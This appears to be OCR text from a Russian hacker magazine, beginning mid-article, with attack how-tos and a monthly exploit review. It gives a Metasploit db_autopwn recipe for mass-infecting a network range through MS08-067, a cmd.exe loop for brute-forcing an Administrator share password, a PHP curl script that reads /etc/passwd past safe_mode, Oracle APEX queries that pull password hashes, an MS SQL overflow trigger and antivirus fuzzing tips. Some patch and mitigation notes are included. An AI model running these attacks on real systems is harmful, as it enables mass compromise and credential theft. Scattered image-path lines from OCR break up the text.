[CLEAN] 10.0.0.3: Windows Server 2003 R2 3790 Service
Pack 2 [Windows Server 2003 R2 5.2]: Seems to be clean.
[INFECTED] 10.0.0.4: Windows 5.1 [Windows 2000 LAN
Manager]: Seems to be infected by Conficker D.
[INFECTED] 10.0.0.5: Windows 5.1 [Windows 2000 LAN
Manager]: Seems to be infected by Conficker B or C. Done
```

3. Парсим результаты.



№ 6

ЗАДАЧА: КАК С ПОМОЩЬЮ METASPLOIT ОРГАНИЗОВАТЬ МАССРУТИНГ?
РЕШЕНИЕ:
Ничего неприличного :). Массрутинг — это массовое заражение машин с использованием известной (или неизвестной) уязвимости. Если раньше для организации сего деяния пришлось бы написать туеву хучу скриптов, то с Metasploit все стало проще. Нужно лишь выполнить несколько шагов.
1. Грузим поддержку базы sqlite3:

```
msf > load db_sqlite3[*] Successfully loaded plugin:
db_sqlite3
```

2. Инициализируем создание новой базы данных:

```
msf > db_create[*] The specified database
already exists, connecting[*] Successfully
connected to the database[*] File: /root/.
msf3/sqlite3.db
```

Для ускорения наших тестов будем использовать встроенный модуль NMAP'а по сетевому диапазону:

```
msf > db_nmap -sS -PS445 -p445 -n -T Aggressive AAA.BBB.
CCC.0/24
```

3. Финал сей пьесы — запускаем массрутинг по уязвимости ms08-067:


```
msf > db_autopwn -e -p -b -m ms08_067
```

P.S. Для сбора статистики по активным полученным шеллам вбивай команду msf > sessions –l.

№ 7


ЗАДАЧА: ОРГАНИЗОВАТЬ АТАКУ ПО СЛОВАРЮ НА ЗАПАРОЛЕННЫЙ РАСШАРЕННЫЙ РЕСУРС
РЕШЕНИЕ:
1. Составляем словарь для атаки. Допустим, это будет текстовый документ из 100 слов, по одному на строку. Назовем его passwords.txt.
2. Прямо из командной строки cmd.exe пишем следующую команду.

```
FOR /F "tokens=1*" %i in (passwords.txt) do net use
\\192.168.1.1\IPC$ %i /u:Administrator
```



Брутфорс запароленной шары

3. Радуемся быстрому процессу перебора.
P.S. Способ актуален только при атаке на пароль администратора. Использование брутфорса на другие логины сразу приведет к блокированию учетной записи.



АНДРЕЙ «SKVOZ» КОМАРОВ

ОБЗОР ЭКСПЛОЙТОВ

На дворе месяц май, но мучения разработчиков в эту весеннюю пору не ослабятся. Наряду с ними мучиться будут и пользователи. С помощью свежей XSS всего за пару часов были украдены более 5000 аккаунтов «Вконтакте.ру». Последняя STABLE-версия ядра Linux страдает от повышения привилегий, известные брендовые железки CISCO ASA/PIX некорректно справляются с фрагментированными TCP-пакетами, а в последней версии PHP 5.2.9 появились новые способы обхода safe_mode и open_basedir. Впечатлен? Впрочем, апрель также был не слишком ровным. За тот месяц Microsoft выпустила 8 важнейших бюллетеней по безопасности, пять из которых имеют критический урон по безопасности (MS09-009, MS09-010, MS09-013, MS09-014, MS09-011).

01 ОБХОД ОГРАНИЧЕНИЙ В PHP 5.2.9

>> Brief

Задача обхода safe_mode и open_basedir крайне актуальна (например, это существенно ограничивает действия хакера, даже при наличии загруженного веб-шелла). По сути, уязвимость была найдена в стороннем продукте — библиотеке libcurl, которую поддерживает PHP. Curl — известное средство для взаимодействия с Сетью и соответствующими протоколами — часто применяется при написании клиент-серверных приложений и в портированном виде присутствует практически в любом языке программирования. Рассмотрим простой пример кода:

```
curl_setopt($ch, CURLOPT_URL, «file:file:////etc/passwd»);
```

Вызов подобной функции подразумевает под собой следующее. Сначала Curl обращается к данным включенного safe_mod/open_basedir и проверяет их правилами «file:////etc/passwd». Замечу, что реальный файл — «./file:/etc/passwd», просто в параметрах функции мы умышленно поставили лишние слеши. Как ни странно, после такой махинации с целевой системы все равно локально будет считан файл «file:////etc/passwd» (он же /etc/passwd). Фишка некорректного распознавания может привести к очень неприятным последствиям.

>> Targets:

php 5.2.9

>> Exploit

В Сети был обнаружен абсолютно невнятный код эксплойта от **SecurityReason** (securityreason.com/achievement_exploitalert/11) в шифрованном виде и нерабочем состоянии. Итак, воссоздаем следующую иерархию папок («file:» в данном случае является папкой):

```
./file:/
./file:/etc/
./file:/etc/passwd/
```

Делаем сценарий такого рода:

```
#!/bin/sh
mkDIR("file:");
chdir("file:");
mkDIR("etc");
chdir("etc");
mkDIR("passwd");
chdir("..");
chdir("..");
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL,
  "file:file:////etc/passwd");
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_exec($ch);
curl_close($ch);
```

>> Solution

Пока никакого патча не вышло. Остается лишь полагаться на возможности безопасного режима PHP и использовать дополнительные средства безопасности ОС.

02 ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В LINUX (ЭКСПЛУАТАЦИЯ EXIT_NOTIFY())

>> Brief

Эксплуатация уязвимости заключается в отсылке системных сигналов дочернему процессу (уже имеющему suid). Системных сигналов или сообщений существует очень много; наряду с ними есть еще некие «способности» (capabilities). По сути, это привилегии программ совершать какие-либо действия: открывать RAW-сокет, изменять владельца файла, перезагружать компьютер, подгружать модули ядра и так далее. Естественно, многие из этих «способностей» и близко не нужны в штатном софте, иначе из них получается настоящее оружие либо злонамеренный софт для удержания привилегий в системе (или наоборот — порчи чужого имущества).

Начнем с краткого обзора наиболее важных «возможностей» ПО в среде Linux:

```
CAP_SETUID — управляет способностью root'овых программ
сменять пользователя, под которым работает программа
CAP_SETGID — управляет способностью root'овых программ
сменять группу, под которой работает программа. Так
работает, например, httpd, sendmail, postfix, ftpd,
safe_finger
CAP_HIDDEN — способность программ делаться невидимыми
в списке процессов. Не влияет на все программы
CAP_INIT_KILL — способность убивать процессы-потом-
ки процесса init. К таким относятся практически все
демоны
CAP_SYS_CHROOT — управляет способностью устанавливать
корневой каталог для текущего shell'а
CAP_FSETID — запрещает/разрешает установку SUID'ного
или SGID'ного бита на чужих файлах (не принадлежащих
root'у)
```

Кое-какие из этих возможностей будет полезно контролировать. Одно из средств, организующих контроль — это LIDS (Linux Intrusion Detection System). Оно представляет собой патч ядра, значительно повышающий безопасность при работе с ОС (читай — аналог проекта grsecurity, не так давно описанного на страницах][). Занимательная особенность LIDS в том, что нацелен он не совсем на контроль действий пользователя (это можно сделать и штатными средствами Linux) и даже не на обнаружение сетевых аномалий, а на предотвращение инцидента, когда злоумышленнику уже удалось пробраться в систему и даже получить привилегии root'а. По сути, это защита от нежелательных «root»-действий, которые может выполнить хакер, захватив систему. Ты заранее определяешь те действия, которые, даже будучи пьяным, никогда не попробуешь исполнить. И отключить модуль можно, только введя добавочный пароль, установленный администратором. Однажды, изучая возможности этой системы, я решил пошутить над своим коллегой — запретил перезагрузку системы (отключение CAP_SYS_BOOT). Происшедшее долго приводило его вместе с коллективом в недоумение. При настройке конфигурации системы ты просто отмечаешь в конфигах LIDS эти пункты плюсами и минусами, после чего перезагружаешься. CAP_KILL включает либо отключает способность root'овых процессов убивать чужие процессы и, соответственно, преодолевает существующие ограничения на отправку системных сигналов. Ошибка содержится в функции exit_notify() (linux/kernel/exit.c). Перед выходом вредоносное приложение может выполнить setuid. Это будет означать, что мы не будем сбрасывать выходной сигнал на SIGCHLD (сигнал, посылаемый программой, когда дочерний процесс терминирован). Ошибку причисляют к классу Design error («ошибка в проектировании»).

>> Exploit

Скачать эксплойт можно, скажем, с нашего сайта по ссылке — www.xakep.ru/post/47784/Linux-Kernel-Local-Privilege-Escalation-Exploit.txt.

>> Targets:

Реализуется практически на всех редакциях Linux с kernel <2.6.29, в том числе, достаточно защищенных дистрибутивах вроде Trustix Secure Enterprise Linux 2.0, Trustix Secure Linux 2.2, Trustix Secure Linux 2.1 , Trustix Secure Linux 2.0. Исключение составляет Linux kernel 2.6.29 -git14.

>> Solution

Уязвимость устраняется модификацией исходного кода ядра в соответствующей функции:

```
diff --git a/kernel/exit.c
b/kernel/exit.c
index 6686ed1..32cbf26
100644 (file)
--- a/kernel/exit.c
+++ b/kernel/exit.c
@@ -837,8 +837,7 @@ static void exit_notify(struct task_
struct *tsk, int group_dead)
        */
       if (tsk->exit_signal != SIGCHLD && !task_
detached(tsk) &&
           (tsk->parent_exec_id != tsk->real_parent->self_
exec_id ||
-           tsk->self_exec_id != tsk->parent_exec_id) &&
-          !capable(CAP_KILL))
+           tsk->self_exec_id != tsk->parent_exec_id))
             tsk->exit_signal = SIGCHLD;

       signal = tracehook_notify_death(tsk, &cookie,
group_dead);


http://patchwork.kernel.org/patch/16544/
```





03 РАСКРЫТИЕ ХЭШЕЙ ПАРОЛЕЙ В ORACLE APEX

>> Brief

APEX — известный проект Oracle, ранее называвшийся Oracle HTML-DB, предназначен для создания WEB-приложений и используется в качестве фреймворка. Для этого он устанавливается в непосредствен-

Редкий случай, когда Safe Mode на хосте отключен, а cURL — собран. С недавним появлением способа обхода этой фичи названные вещи друг друга компенсируют





Полный список «возможностей» ПО на Linux содержится в man



Oracle APEX собственной персоной

ной связке с СУБД Oracle, Apache или встроенным WEB-сервером в некоторые редакции Oracle Database (Express Edition, к примеру) Embedded PL/SQL Gateway (EPG).

Проблема в том, что пользователь с недостаточными для этого правами может обратиться к специально зарегистрированным приложением таблицам, после чего — напрямую запросить данные других пользователей.

>> Exploit

Выполнить подключение к базе или получить возможность использования запросов к ней — вот одна из наиболее важных задач для реализации уязвимости. Традиционно в качестве средства подключения к Oracle можно использовать **sqlplus** (oracle.com/technology/tech/sql_plus/index.html).

```
# выполняем подключение
sqlplus login/pass

#  запрашиваем текущее наше состояние и убеждаемся в том,
что мы подключены
SQL> select granted_role from user_role_privs;

# запрашиваем всю информацию о владельце и таблицах, ос-
новываясь на известном APEX
SQL> select owner,table_name from all_tables where
owner='FLOWS_030000';

OWNER TABLE_NAME
------------------------------
------------------------------
FLOWS_030000 WWV_FLOW_DUAL100
FLOWS_030000 WWV_FLOW_LOV_TEMP
FLOWS_030000 WWV_FLOW_TEMP_TABLE

# запрашиваем список мест, содержащих поле «Password»
SQL> select owner||'.'||table_name||'.'||column_name
from all_tab_columns where column_name like '%PASSWORD%'
and owner like '%FLOWS_0300%';

OWNER||'.'||TABLE_NAME||'.'||COLUMN_NAME

-------------------------------------------------------
FLOWS_030000.WWV_FLOW_USERS.CHANGE_PASSWORD_ON_FIRST_USE
FLOWS_030000.WWV_FLOW_USERS.FIRST_PASSWORD_USE_OCCURRED
FLOWS_030000.WWV_FLOW_USERS.WEB_PASSWORD_RAW
FLOWS_030000.WWV_FLOW_USERS.WEB_PASSWORD2
FLOWS_030000.WWV_FLOW_USERS.WEB_PASSWORD
FLOWS_030000.WWV_FLOW_USERS.PASSWORD_LIFESPAN_DAYS
FLOWS_030000.WWV_FLOW_USERS.PASSWORD_LIFESPAN_ACCESSES
FLOWS_030000.WWV_FLOW_USERS.PASSWORD_ACCESSES_LEFT
FLOWS_030000.WWV_FLOW_USERS.PASSWORD_DATE
# забираем хэши
SQL> select user_name,web_password2 from FLOWS_030000.
WWV_FLOW_USERS

USER_NAME WEB_PASSWORD2

-------------------------------------------------------
YURI 141FA790354FB6C72802FDEA86353F31
```

Полученные хэши могут быть проанализированы с помощью утилит вроде Repscan.

>> Targets

Версии базы с подключенным Oracle APEX.

>> Solution

Компания своевременно выпустила набор исправлений «Oracle CPU April 2009».

04 ПЕРЕПОЛНЕНИЕ КУЧИ В MS SQL SERVER SP_REPLWRITETOVARBIN

>> Brief:


Переполнение найдено в одной из процедур MS SQL Server. Уязвимость позволяет пользователю вызывать отказ в обслуживании либо исполнить произвольные команды на удаленной системе путем вызова бажной процедуры с аномальными параметрами, которые запишут данные за границами буфера.

>> Targets

Подверженные продукты: Microsoft SQL Server 2000 SP4, 8.00.2050, 8.00.2039 и еще более ранние версии, SQL Server 2000 Desktop Engine (MSDE 2000) SP4; SQL Server 2005 SP2 (+9.00.1399.06 включительно), SQL Server 2000 Desktop Engine (WMSDE).

>> Exploits

Боевой код эксплоита оформлен в виде ASP-приложения, которое организует четыре запроса для записи четырех байтов в участок памяти, пригодный для этого, а затем использует это адресное пространство для



Успешное подключение с помощью sqlplus к базе Oracle

Столь небезопасную внутреннюю процедуру стоит уберечь от попытки использования всем и вся

перезаписи указателя функции. Важно понимать, что эксплоит не имеет никакой ценности, если хакер не является доверенным пользователем. В дефолтовой конфигурации заявленная хранимая процедура доступна каждому авторизированному в базе пользователю. Для того, чтобы это исправить, можно выполнить следующий запрос на T-SQL:

```
EXECUTE master.dbo.SP_DROPEXTENDEDPROC 'sp_
replwritetovarbin'
```

Мы удалим хранимую процедуру. Если не хочешь так поступать, можно просто ее отключить:

```
use [master]
GO
REVOKE EXECUTE ON [sys].[sp_replwritetovarbin] TO
[public]
GO
```

Проверить наличие уязвимости можно следующим сценарием на T-SQL:

```
DECLARE @buf NVARCHAR(4000),
@val NVARCHAR(4),
@counter INT

SET @buf = '
declare @retcode int,
@end_offset int,

@vb_buffer varbinary,
@vb_bufferlen int,
@buf nvarchar;

exec master.dbo.sp_replwritetovarbin 1,
  @end_offset output,
  @vb_buffer output,
  @vb_bufferlen output,'''
SET @val = CHAR(0x41)
SET @counter = 0
WHILE @counter < 3000
BEGIN
  SET @counter = @counter + 1
  SET @buf = @buf + @val
END

SET @buf = @buf + ''',''1'',''1'',''1'',
''1'',''1'',''1'',''1'',''1'',''1'''

EXEC master..sp_executesql @buf
```

Если она, правда, имеется, — ты получишь ошибку невозможности обработать исключение по адресу «0x41414141».

>> Solution

Уязвимость не качается MS SQL Server 2008. В свою очередь, Microsoft присвоила уязвимости идентификационный номер «**MS09-004**» (microsoft.com/technet/security/advisory/961040.mspx), дополнительную инфу по которому ты сможешь найти в два клика. Более подробно почитать об отключении хранимых процедур можно здесь («**Removing an Extended Stored Procedure from SQL Server**» — msdn.microsoft.com/en-us/library/aa215995(SQL.80).aspx).

05 ESET NOD32 — ОБХОД АНАЛИЗА





>> Brief

Зачастую сами же средства безопасности содержат в себе уязвимости. Например, драйвера современных антивирусных проектов кишат ошибками при обработке исключений, а также в реакции на внедрение аномалий. Тут и Kaspersky Internet Security (kl1.sys), и Defence Wall (dwall.sys), Avira Premium Security (avgntflt.sys), BitDefender Total Security 2009 (bdfndisf.sys), ZoneAlarm Security Suite (srescan.sys), Panda Global Protection 2009 (APPFLT.SYS), Internet Security 2009 (fsdfw.sys). Названные объекты были поражены с помощью фаззинга IOCTL-запросов с любыми методами ввода-вывода (о которых я не так давно упоминал, описывая уязвимость в драйвере PGP). Сейчас же тема в другом. Любой антивирус поддерживает определенное количество архивных форматов файлов (RAR, ZIP, LHA и т.д.). Библиотеки для распаковывания таких файлов разработчики антивируса часто пишут сами, и вот они-то могут быть подвержены уязвимостям. В докладе нас будут интересовать именно распаковщики архивных форматов файлов. В качестве методики проверки уязвимостей мы будем использовать генерацию данных. Методы генерации можно разделить на интеллектуальные, когда у нас есть спецификация тестируемого формата файлов, и неинтеллектуальные — когда подразумевается, что мы ничего не знаем о тестируемом формате.

>> Exploits

Как правило, при использовании неинтеллектуального метода генерации нужно, чтобы до начала процесса генерации у нас был неиспорченный (исходный) файл.

1. Случайные данные. Пожалуй, один из самых примитивных и простых методов. Перезаписываем часть данных исходного файла случайными данными.



Microsoft была в курсе проблемы еще с 2008 года и подтвердила возможность исполнения неавторизированного кода

2. Перестановка битов. Каждый раз при генерации испорченного файла меняем состояние бита исходного файла на противоположное.

3. Блочный метод. На сегодняшний день — один из самых эффективных методов генерации данных. Среди фаззеров, первыми реализовавших данный метод, был SPIKE (выпущен в 2002 Дэвидом Айтелом). Как работает блочный фаззер (на примере SPIKE)? Основа фаззера — блок (список структур, содержащих информацию о размере блока и другие произвольные данные). Рассмотрим простой SPIKE-скрипт:

```
s_block_size_ascii_word("somefiledata");
s_block_start("somefiledata");
s_binary("41424344");
s_block_end("somefiledata");
```


Сначала скрипт добавляет 4 нулевых байта в выходной буфер. Затем добавляются еще 4 байта (0x41424344). После завершения блока 4 первых нулевых байта заменяются размером блока в ascii-формате. На выходе получаются следующие данные: 4ABCD. После того, как мы разработали линейное представление формата файла в виде SPIKE-скрипта, мы можем пометить некоторые части скрипта как «переменные»:

```
s_block_size_ascii_word_variable("somefiledata");
    // числовая переменная


s_block_start("somefiledata");
s_binary_variable("41424344"); // строковая переменная
s_block_end("somefiledata");
```

SPIKE содержит наборы чисел и строк (так называемые «плохие значения»), которые могут вызвать сбои в тестируемых программах, например, числа: 0, -1,4294967295,0,0x40000000,0x7fffffff и т.п., строки «%n%n%n%n», «\x00», «../../../../../», строки из символов 'A' разной длины. В процессе генерации данных SPIKE заменяет очередную «переменную» числом или строкой из набора плохих значений, и те, вместо числовой переменной SPIKE, будут по очереди подставлять 0, -1, потом 4294967295 и т.д. После каждой


F-Prot вошел в бесконечный цикл и со всей дури тратит ресурсы машины







AVG Antivirus не отличился образцовостью




KIS — загрузка центрального процессора почти максимальна









DrWeb — известный антивирус испытывает затруднения при обработке файла

такой замены SPIKE записывает выходные данные в очередной файл. Для того чтобы не дискредитировать развитие VX-кодеров и, соответственно, вендоров антивирусных компаний, намекаю на то, что подобной «едой» для антивируса можно завести его в бесконечный цикл или отказ в обслуживании. Это наблюдается и в NOD32 со всеми последними обновлениями. Схожие уязвимости были обнаружены в:

- **Bitdefender Antivirus 2009** — неспособность корректно обрабатывать CAB-архивы;
- **Avast!** — некорректная обработка RAR-архивов;
- **Fortinet** — некорректная обработка архивированных файлов.

Поэкспериментировать советую с фаззингом следующих форматов файлов: Zip, Zip SFX, ARJ, ARJ, SFX, TAR, GZ, ZOO, UUEncode, TNEF, MIME, BINHEX, MSCompress, CAB, CAB SFX, LZH, LZH SFX, LHA, RAR, RAR SFX, JAR, BZ2, Base64, Mac Binary, ASPack, CHM, DOC, EML, EXE, FSG, HLP, PDF, Yoda, ELF, PPT, OPD.

Забавный пример — давным-давно антивирус F-Pot не анализировал запароленные ZIP-архивы. Это было очень легко отследить, потому что письма с аттачами, проходившие через продукты F-Pot (E-mail Gateway scanner, к примеру), приходили получателю с модифицированной темой, к которой добавлялась строка «Attachment not scanned».

>> Targets

- ESET Smart Security 4
- ESET NOD32 Antivirus 4
- ESET Smart Security 4 Business Edition
- ESET NOD32 Antivirus 4 Business Edition
- ESET NOD32 Antivirus for Exchange Server
- ESET Mail Security
- ESET NOD32 Antivirus for Lotus Domino Server
- ESET File Security
- ESET Novell Netware
- ESET DELL STORAGE SERVERS
- ESET NOD32 Antivirus for Linux gateway devices

>> Solution

Уязвимость обнаружена **Тьери Золлером** (blog.zoller.lu), но подробности были раскрыты непосредственно только вендору. Удивительно, но реакция ESET оказалась достаточно хорошей (выпуск обновления по истечении 14 дней — eset.com/support/updates.php?pageno=3), что говорит о готовности компании соблюдать рамки SDL и поддерживать безопасность продуктов.

NONAME

ЧУДЕСА ФИНАНСОВОЙ БЕЗОПАСНОСТИ

Псевдозащищенность банков

Взломать банк? Только не сегодня, — давайте завтра. Что представляет собой безопасность банковских ресурсов? Они активно охраняются законом, а также проходили аттестацию по стандарту PCI DSS, цель которого повысить защищенность электронных и торговых систем. Но как это выглядит на самом деле? Давай проверим!

РАЗМИНКА

